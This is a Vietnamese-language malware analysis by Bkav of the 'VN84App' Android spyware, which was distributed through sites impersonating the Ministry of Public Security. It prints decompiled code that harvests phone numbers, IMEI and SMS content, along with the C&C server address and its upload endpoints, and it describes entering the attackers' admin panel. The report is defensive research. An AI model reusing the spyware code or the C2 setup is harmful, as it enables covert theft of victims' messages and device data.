Bkav

Báo cáo điều tra, phân tích Spyware ‘VN84App’

Hà Nội, Tháng 6 - 2020

Mục lục

Đặt vấn đề


Trong những năm trở lại đây, phần mềm gián điệp đang trở thành một mối đe dọa an ninh đối với cá nhân, doanh nghiệp, các đơn vị, tổ chức và các quốc gia. Thống kê năm 2019, số người dùng bị tấn công bởi phần mềm gián điệp đã tăng 35%, so với năm trước đó. Việt Nam đứng thứ 9 trên toàn cầu về mức độ bị ảnh hưởng bởi phần mềm gián điệp. Spyware xuất hiện ngày càng nhiều đi kèm với các phương thức lừa đảo tinh vi, nhằm đánh lừa người dùng và qua mặt các phần mềm diệt virus. Mục đích của các Spyware này là theo dõi, đánh cắp thông tin nhằm phục vụ kẻ xấu thực hiện các hành vi lừa đảo, đặc biệt hoạt động lừa đảo liên quan tới tài chính.

Đầu tháng 5/2020, Hệ thống giám sát an ninh của Bkav phát hiện một website có địa chỉ: http://bocongan113.com. Đây là điều không bình thường vì website của các cơ quan Nhà nước bắt buộc phải sử dụng tên miền ".gov.vn" chứ không thể là ".com". Nhận định đây là một website giả mạo cơ quan công an và kiểm tra thêm, chúng tôi phát hiện một ứng dụng được ẩn trên website có tên **VN84App.apk**. Ứng dụng này khi cài đặt sẽ thực hiện các hành vi âm thầm thu thập trái phép thông tin người dùng.

Từ đây, chúng tôi có các phán đoán ban đầu. Dựa vào việc kẻ xấu đặt tên cho ứng dụng là **VN84App.apk** thì "VN" có thể là viết tắt của "Việt Nam" và "84" là mã vùng quốc tế của Việt Nam (+84). Như vậy có lẽ hacker đang thực hiện một chiến dịch tấn công có tổ chức nhắm trực tiếp vào Việt Nam.

Chúng tôi tiến hành kiểm tra nhanh thông tin liên quan đến website *http://bocongan113.com* thì không nằm ngoài dự đoán, thông tin đăng ký tên miền không phải chủ quản là Bộ Công An mà do một người nước ngoài có tên "Laike Lee" đứng tên, đăng ký ngày 19/04/2020.

Giao diện của website



Whois Record for BocongAn113.com

– Domain Profile

Registrant	Laike Lee
Registrant Org	ko
Registrant Country	tw
Registrar	Name.com, Inc. IANA ID: 625 URL: http://www.name.com Whois Server: whois.name.com abuse@name.com (p) 17203101849
Registrar Status	clientTransferProhibited
Dates	52 days old Created on 2020-04-19 Expires on 2021-04-19 Updated on 2020-04-19
Name Servers	NS1BDG.NAME.COM (has 1,095,462 domains) NS2CVX.NAME.COM (has 1,095,462 domains) NS3GXY.NAME.COM (has 1,095,462 domains) NS4DFH.NAME.COM (has 1,095,462 domains)
Tech Contact	Laike Lee ko 280 Summer Street, Boston, MA, 02210, tw 500cc66e@opayq.com (p) 886961574320
IP Address	27.102.66.105 - 16 other sites hosted on this server

Thông tin đăng ký tên miền bocongan113.com

Thực hiện kiểm tra theo domain http://bocongan113.com, chúng tôi phát hiện thêm một số tên miền tương tự nhau như sau:

02360236.com
8400113.com
84027113.com
8425113.com
bocongan113vn.com
pc113vn.com
vn11384.com
conganhanoivn.com

Các tên miền trên đều có điểm chung là thông tin liên quan đến Việt Nam như: Mã vùng 84, hay 113 là số của Công an Việt Nam hoặc các cụm từ "bocongan", "congan"… Khi truy cập các website này, các nội dung trên site đều liên quan đến Bộ Công an Việt Nam.

Kiểm tra thêm, chúng tôi thấy ứng dụng **VN84App.apk** cũng được nhiều phần mềm diệt virus phát hiện là malware:

DETECTION	DETAILS	RELATIONS	BEHAVIOR	COMMUNITY		
AegisLab	ⓘ Trojan.AndroidOS.Malban.C!c			AhnLab-V3	ⓘ Trojan/Android.SpyAgent.944945	
Alibaba	ⓘ TrojanSpy:Android/Banker.c3ab65a6			Avast-Mobile	ⓘ APK:RepSandbox [Trj]	
Avira (no cloud)	ⓘ ANDROID/Spy.Agent.rfurt			Cyren	ⓘ Trojan.CFGR-5	
DrWeb	ⓘ Android.Banker.388.origin			ESET-NOD32	ⓘ A Variant Of Android/Spy.Agent.BEZ	
F-Secure	ⓘ Malware.ANDROID/Spy.Agent.rfurt			Ikarus	ⓘ Trojan-Spy.AndroidOS.BlackLoan	
K7GW	ⓘ Spyware (0056686b1)			Kaspersky	ⓘ HEUR:Trojan-Banker.AndroidOS.Malban.b	
McAfee	ⓘ Artemis!3C84C909360F			McAfee-GW-Edition	ⓘ Artemis!Trojan	
Microsoft	ⓘ Trojan:Script/Wacatac.C!ml			Qihoo-360	ⓘ Trojan.Android.Gen	
Symantec	ⓘ Trojan.Gen.MBT			Symantec Mobile Insight	ⓘ AppRisk:Generisk	
Tencent	ⓘ A.privacy.emailMaliciousupload			Trustlook	ⓘ Android.Malware.General (score:9)	
ZoneAlarm by Check Point	ⓘ HEUR:Trojan-Banker.AndroidOS.Malban.b			Ad-Aware	✓ Undetected	

*Thông tin nhận diện về file cài đặt **VN84App***

Chứng thư số code signing sử dụng để ký **VN84App** cũng là một chứng thư số giả, không phải của nhà cung cấp CA hợp pháp nào.

Certificate Subject	
Distinguished Name	C:1, CN:1, L:1, O:1, ST:1, OU:1
Common Name	1
Organization	1
Organizational Unit	1
Country Code	1
State	1
Locality	1
Certificate Issuer	
Distinguished Name	C:1, CN:1, L:1, O:1, ST:1, OU:1
Common Name	1
Organization	1
Organizational Unit	1
Country Code	1
State	1
Locality	1

Thông tin chứng thư số giả sử dụng ký ứng dụng

Có thể thấy, các nhận định ban đầu đang dần được khẳng định: Đây là một chiến dịch lừa đảo có tổ chức thông qua việc mạo danh cơ quan Công an Việt Nam. Các chuyên gia của Bkav quyết định thực hiện điều tra phân tích **"VN84app"**.

1. Các hướng phân tích

Như đã nói trên, từ kết quả kiểm tra nhanh website giả mạo và **VN84App**, chúng tôi đã có thêm thông tin về một số domain giả mạo Bộ Công an được đăng ký dưới tên người nước ngoài. Ứng dụng "**VN84App**" cũng có thể tải trực tiếp từ các website trên. Vì vậy, chúng tôi quyết định tiến hành phân tích song song theo 2 hướng:

- *Hướng thứ nhất*: Thực hiện dịch ngược mã nguồn của **VN84App** để tìm hiểu các tính năng cách thức hoạt động của App, thông tin máy chủ điều khiển (C&C Server) … và thông tin về tổ chức đứng đằng sau ứng dụng này.
- *Hướng thứ hai*: Kiểm tra các website ở trên xem có tồn tại lỗ hổng, từ đó có thể khai thác mức sâu hơn.

2. Phân tích ứng dụng VN84App

2.1 Phân tích khi cài đặt VN84App

Chúng tôi tiến hành tải, cài đặt **VN84App**. Sau khi cài đặt xong, "icon" của ứng dụng có biểu tượng giống với hình huy hiệu của ngành Công an. Điều này hòng tạo ra sự "tin tưởng" cho người dùng khi cài đặt, yên tâm là mình đang sử dụng ứng dụng của Bộ Công an.

Trong quá trình cài đặt, ứng dụng liên tục yêu cầu các quyền được gửi và xem tin nhắn SMS, quyền gọi điện và quản lý cuộc gọi trên điện thoại của người dùng. Nguy hiểm hơn, nó còn yêu cầu quyền đặt **VN84App** làm ứng dụng mặc định của điện thoại. Các yêu cầu này rất đáng ngờ. Với một ứng dụng có tính năng không liên quan đến nhắn tin gọi điện thì việc chúng có thể đọc toàn bộ tin nhắn gửi đến và đi của nạn nhân hoặc cũng có thể chủ động gọi điện đi hay quản lý cuộc gọi (thêm số điện thoại mới, xóa số điện thoại, biết được số điện thoại gọi đến và số điện thoại gọi đi) là điều cần cảnh giác cao độ. Cùng với quyền truy cập micro để ghi âm thông tin cuộc gọi, Android xếp hạng các quyền này ở mức độ nguy hiểm.

Các quyền Vn84App yêu cầu truy cập

Sau khi cài đặt xong, ứng dụng hiển thị giao diện của website http://bocongan113.com. Nhận định nhanh sau khi cài đặt **VN84App**, chúng tôi thấy ứng dụng không được hacker tạo tính năng mà chỉ là "một cái vỏ" hiển thị nội dung website http://bocongan113.com, song lại yêu cầu rất nhiều quyền nhạy cảm. Có thể thấy, đây một ứng dụng theo dõi và thu thập thông tin người dùng.

2.2. Phân tích file VN84App

Đối với file nhận được, chúng tôi nhận định đây là một ứng dụng trên Android. Có 2 phương pháp phân tích ứng dụng chính là:


- Phân tích tĩnh: Code analysis và debug
- Phân tích động: Phân tích và điều tra hành vi của mã độc (malware forensics)

Trong bài nghiên cứu này, kĩ thuật phân tích tĩnh sẽ sử dụng các kỹ thuật dịch ngược để trích xuất thông tin của mã nguồn.

Do trong quá trình cài đặt ứng dụng, ứng dụng yêu cầu rất nhiều quyền không cần thiết, khi ngắt kết nối mạng thì không có nội dung hiển thị. Như vậy, khả năng cao đây là một mã độc. Chúng tôi dựa vào đó đưa ra một số mục tiêu khi thực hiện phân tích:

- Tập trung vào quyền mà ứng dụng yêu cầu

- Tìm hiểu thông tin hiển thị trên ứng dụng
- Kiểm tra chức năng ứng với các quyền mà ứng dụng đòi hỏi khi cài đặt
- Tìm hiểu xem, ứng dụng có gửi đi các dữ liệu đã thu thập được và đang kết nối với server nào
- Tìm hiểu xem, có kĩ thuật phát triển mã độc nào mới được áp dụng không



Thông tin mã nguồn của ứng dụng khi dịch ngược

Kết quả dịch ngược file apk cho thấy các module được bố trí khá rõ ràng. Ngoài các "package" mặc định của Android thì các chức năng chính đều được để trong "package" com.cofee.bird. Trong thư mục com.cofee.bird, chúng tôi nhận thấy có lớp quản lý cấu hình ứng dụng (BuildConfig), lớp quản lý hoạt động (MainActivity), lớp hiển thị (MainView), lớp tính năng ReceivePhone có vẻ như để lấy thông tin thiết bị, lớp SMSListener lấy danh sách tin nhắn đến, và một vài lớp giao tiếp với server (MyService, RespondService).

2.2.1. Các quyền mà ứng dụng yêu cầu

```
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
<uses-permission android:name="android.permission.READ_PHONE_STATE"/>
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.SEND_SMS"/>
<uses-permission android:name="android.permission.RECEIVE_SMS"/>
<uses-permission android:name="android.permission.READ_SMS"/>
<uses-permission android:name="android.permission.WRITE_SMS"/>
<uses-permission android:name="android.permission.RECEIVE_MMS"/>
<uses-permission android:name="android.permission.READ_CALL_LOG"/>
<uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
<uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
<uses-permission android:name="android.permission.WRITE_CONTACTS"/>
<uses-permission android:name="android.permission.READ_CONTACTS"/>
<uses-permission android:name="android.permission.CALL_PHONE"/>
<uses-permission android:name="READ_PRIVILEGED_PHONE_STATE"/>
<uses-permission android:name="android.permission.MODIFY_PHONE_STATE"/>
```

Yêu cầu về các quyền của app trong code

Tên quyền	Ý nghĩa
RECEIVE_BOOT_COMPLETED	Quyền này được cấp tự động khi cài đặt ứng dụng. Quyền này cho phép ứng dụng nhận giá trị Intent.ACTION_BOOT_COMPLETED được phát sau khi khởi động hệ thống.
READ_PHONE_STATE	Cho phép đọc trạng thái điện thoại, bao gồm: số điện thoại, thông tin mạng di động, trạng thái của cuộc gọi
INTERNET	Ứng dụng dùng để kết nối ra ngoài internet
SEND_SMS	Cho phép ứng dụng gửi tin nhắn sms
RECEIVE_SMS	Cho phép ứng dụng nhận tin nhắn sms
READ_SMS	Cho phép ứng dụng đọc tin nhắn sms
WRITE_SMS	Cho phép ứng dụng có thể xóa tin nhắn
RECEIVE_MMS	Cho phép ứng dụng nhận tin nhắn mms
READ_CALL_LOG	Cho phép ứng dụng đọc nhật ký cuộc gọi
ACCESS_COARSE_LOCATION	Cho phép ứng dụng truy cập vị trí gần đúng
ACCESS_FINE_LOCATION	Cho phép ứng dụng truy cập vị trí chính xác

ACCESS_WIFI_STATE	Cho phép ứng dụng truy cập thông tin wifi
WRITE_CONTACTS	Cho phép ứng dụng ghi vào dữ liệu danh bạ
READ_CONTACTS	Cho phép ứng dụng đọc dữ liệu danh bạ
CALL_PHONE	Cho phép ứng dụng bắt đầu cuộc gọi điện thoại
READ_PRIVILEGED_PHONE_STATE	Cho phép đọc thông tin điện thoại: IMEI/MEID, IMSI, SIM và số serial
MODIFY_PHONE_STATE	Cho phép sửa đổi trạng thái điện thoại: khởi động lại, bật tắt màn hình,… Không bao gồm thực hiện cuộc gọi

2.2.2. Việc hiển thị thông tin trên ứng dụng

App sẽ thực hiện lấy dữ liệu hiển thị từ url trong com.cofee.bird

```
WebView webView = new WebView(this.context);
this.webview = webView;
webView.loadUrl(this.web_url);
```

```
private String web_url = bird.clientURL;
private WebView webview;
```

```
public static String clientURL = "http://bocongan113.com/";
```

Như vậy, kết quả phân tích mã nguồn đã chỉ ra nội dung hiển thị trên App giống với website giả mạo *http://bocongan113.com*. Điều này khẳng định phán đoán **Vn84App** có vỏ bọc hiển thị nội dung website là đúng.

2.2.3. Quyền truy cập điện thoại

Thực tế khi phân tích mã nguồn chúng tôi thấy ứng dụng thực hiện hai quyền sau:

- Quyền truy cập trạng thái điện thoại cho phép lấy được các thông tin: số điện thoại, thông tin mạng di động, trạng thái của cuộc gọi.

```
int checkSelfPermission = ActivityCompat.checkSelfPermission(this, "android.permission.READ_PHONE_STATE");
String str = this.TAG;
Log.i(str, "iPhone:" + checkSelfPermission);
if (checkSelfPermission == -1) {
    ActivityCompat.requestPermissions(this, new String[]{"android.permission.READ_PHONE_STATE"}, bird.STATE_PHONE);
}
```

- Quyền đọc tin nhắn:

```
int checkSelfPermission = ActivityCompat.checkSelfPermission(this, "android.permission.READ_SMS");
String str2 = this.TAG;
Log.i(str2, "READ_SMS:" + checkSelfPermission);
if (checkSelfPermission == -1) {
    ActivityCompat.requestPermissions(this, new String[]{"android.permission.READ_SMS"}, bird.STATE_READ_SMS);
}
```

2.2.4. Các thông tin thu thập và đẩy lên server điều khiển

Kết quả: ứng dụng có thực hiện lấy thông tin và gửi lên server

```
bird.mContext = this;
bird.PhoneNo = bird.getPhoneNo(this);
bird.PhoneIMEI = bird.getIMEI(this);
SharedPreferences.Editor edit = getSharedPreferences("myPrefs", 0).edit();
edit.putString(getString(R.string.saved_high_score_key), bird.PhoneIMEI);
edit.putString(getString(R.string.server), bird.URLtestjson);
edit.commit();
bird.PhoneModel = bird.getModel();
bird.contentResolver = getContentResolver();
bird.requestQueue = Volley.newRequestQueue(getApplicationContext());
```

Lấy thông tin số điện thoại:

```
public static String getPhoneNo(Context context) {
    String line1Number;
    Log.i(TAG, "getPhoneNo");
    if (ActivityCompat.checkSelfPermission(context, "android.permission.READ_PHONE_STATE") != 0 ||
        (line1Number = ((TelephonyManager) context.getSystemService("phone")).getLine1Number()) == null) {
        return "";
    }
    return line1Number;
}
```

Lấy thông tin IMEI:

```
public static String getIMEI(Context context) {
    if (ActivityCompat.checkSelfPermission(context, "android.permission.READ_PHONE_STATE") != 0) {
        return "";
    }
    TelephonyManager telephonyManager = (TelephonyManager) context.getSystemService("phone");
    if (Build.VERSION.SDK_INT < 26) {
        return telephonyManager.getDeviceId();
    }
    if (Build.VERSION.SDK_INT >= 29) {
        return getUUID();
    }
    return telephonyManager.getImei();
}
```

Lấy thông tin model máy:

```
public static String getModel() {
    String str = Build.MANUFACTURER;
    String str2 = Build.MODEL;
    if (str2.startsWith(str)) {
        return capitalize(str2);
    }
    return capitalize(str) + "-" + str2;
}
```

Lấy nội dung tin nhắn trong hộp thư đến:

```
public static void getSMS() {
    Cursor query;
    Log.i(TAG, "getSMS");
    if (ActivityCompat.checkSelfPermission(mContext, "android.permission.READ_SMS") == 0 &&
        (query = contentResolver.query(Uri.parse(INBOX), null, null, null, "date ASC")) != null) {
        int columnIndex = query.getColumnIndex("_id");
        int columnIndex2 = query.getColumnIndex("address");
        int columnIndex3 = query.getColumnIndex("person");
        int columnIndex4 = query.getColumnIndex("body");
        int columnIndex5 = query.getColumnIndex("date");
        int columnIndex6 = query.getColumnIndex("type");
        int count = query.getCount();
```

Lấy nội dung của các tin nhắn bị lỗi, tin nhắn nháp:

```
public static void getSMS2() {
    ContentResolver contentResolver2 = contentResolver;
    if (contentResolver2 != null) {
        Cursor query = contentResolver2.query(Uri.parse(FAILBOX),
            (String[]) null, (String) null, (String[]) null, (String) null);
        if (query != null) {
            int columnIndex = query.getColumnIndex("_id");
            int columnIndex2 = query.getColumnIndex("address");
            int columnIndex3 = query.getColumnIndex("person");
            int columnIndex4 = query.getColumnIndex("body");
            int columnIndex5 = query.getColumnIndex("date");
            int columnIndex6 = query.getColumnIndex("type");
            int count = query.getCount();
```

Kết quả kiểm tra cho thấy ứng dụng có thu thập thông tin: Số điện thoại, IMEI, tin nhắn đến, đi và tin nhắn lỗi và tin nháp để gửi lên Server.

Thông tin server nhận thông tin thu thập http://155.138.161.5

```
public static String serverURL = "http://155.138.161.5/";
```

Các chức năng thực hiện gửi lên Server điều khiển:

URLAgents	API gửi thông tin điện thoại server
URLtestjson	Thông tin tin nhắn đến
URLDelMsg	API gửi các tin nhắn đã xóa lên server
URLSendMsg	API gửi tin nhắn
UrlUpdateAPP	API để update ứng dụng

```
public static final String URLAgents = (serverURL + "app/input.php");
public static final String URLtestjson = (serverURL + "app/input2.php");
public static final String UrlDelMsg = (serverURL + "app/input4.php");
public static final String UrlSendMsg = (serverURL + "app/input5.php");
public static final String UrlUpdateAPP = (serverURL + "app/updateApp.php");
```

Phân tích mã nguồn cho thấy, ứng dụng Vn84App thực hiện hành vi theo dõi tin nhắn SMS của người dùng bằng cách yêu cầu quyền trở thành ứng dụng tin nhắn mặc định trên điện thoại. Trong khi đánh cắp tin nhắn đến và gửi lên server, nó còn tạo ra một tin nhắn giả mạo giống hệt tin nhắn gốc để che giấu hành vi gián điệp của mình.

Ngoài ra, còn một số quyền cũng được ứng dụng yêu cầu như lịch sử cuộc gọi, danh bạ, gọi điện đã có sẵn hàm nhưng hiện tại chưa có code xử lý.


2.2.5. Kĩ thuật phát triển mã độc

Qua quá trình nghiên cứu và phân tích, chúng tôi chưa phát hiện kĩ thuật phát triển mã độc mới nào được áp dụng.

Ứng dụng chỉ được viết như một "App" Android thông thường song lại lấy hình ảnh của Bộ Công an để sử dụng với mục đích cá nhân.

2.3. Phân tích Server điều khiển (C&C Server)

Qua phân tích ứng dụng, chúng tôi phát hiện thông tin thu thập được **VN84App** gửi về C&C Server (máy chủ điều khiển): 155.138.161.5
Qua kiểm tra thì server đang mở 2 cổng dịch vụ cổng 22 và 80.
Truy cập dịch vụ qua cổng 80: *http://155.138.161.5* hiển thị giao diện đăng nhập với giao diện chữ **Trung Quốc.**



Sau khi truy cập vào bên trong hệ thống quản trị, giao diện chính của trang quản trị được bố cục thành 2 phần như hình dưới đây.Phần trên có tác dụng: thêm, sửa, xóa thông tin quản trị viên. Phần dưới được sử dụng cho các thao tác quản trị điện thoại đã được cài **VN84App**.


Chúng tôi tiếp tục thực nghiệm các tính năng mà website này cung cấp. Đối với mỗi thiết bị bị theo dõi có thể thực hiện các tính năng sau:

- Nhận bản tin:

- Tin nhắn đã gửi:


Sau khi sử dụng tính năng này ta xem được các trường thông tin liên quan đến SMS bao gồm: ngày, giờ gửi tin nhắn, số điện thoại nhắn đi, nội dung tin nhắn, trạng thái tin nhắn trên thiết bị (đã xóa/chưa bị xóa), ngày giờ tin nhắn được gửi. Ở tính năng này còn cho phép xóa tin nhắn từ xa.

- Gửi danh sách SMS




Tính năng này cho phép thực gửi tin nhắn từ thiết bị đến một số điện thoại với nội dung tùy ý.

- Chuyển tiếp danh sách SMS:




Đây là tính năng dùng để chuyển danh sách tin nhắn từ thiết bị đến số điện thoại khác được thêm vào.

- Nhật ký cuộc gọi:




Tính năng này cho phép xem các trường thông tin liên quan đến nhật ký cuộc gọi bao gồm: mã IMEI, loại cuộc gọi (cuộc gọi đến, đi, nhỡ), số điện thoại của loại cuộc gọi, ngày/giờ thực hiện, thời lượng cuộc gọi.

- Mở tắt âm thanh và khóa màn hình:



Tính năng này cho phép thực hiện bật mở âm thanh từ xa hoặc bật tắt màn hình.

- GPS:




Đây là tính năng cho phép xem vị trí thiết bị thông qua GPS, thông tin GPS được thu thập thông qua **VN84App** gửi về website.

- Người liên hệ:

Tính năng này cho phép thêm số điện thoại vào danh bạ điện thoại.

- Danh sách cuộc gọi:



Tính năng này cho phép điều khiển thiết bị thực hiện cuộc gọi từ thiết bị đến một số điện thoại nhập trên website.

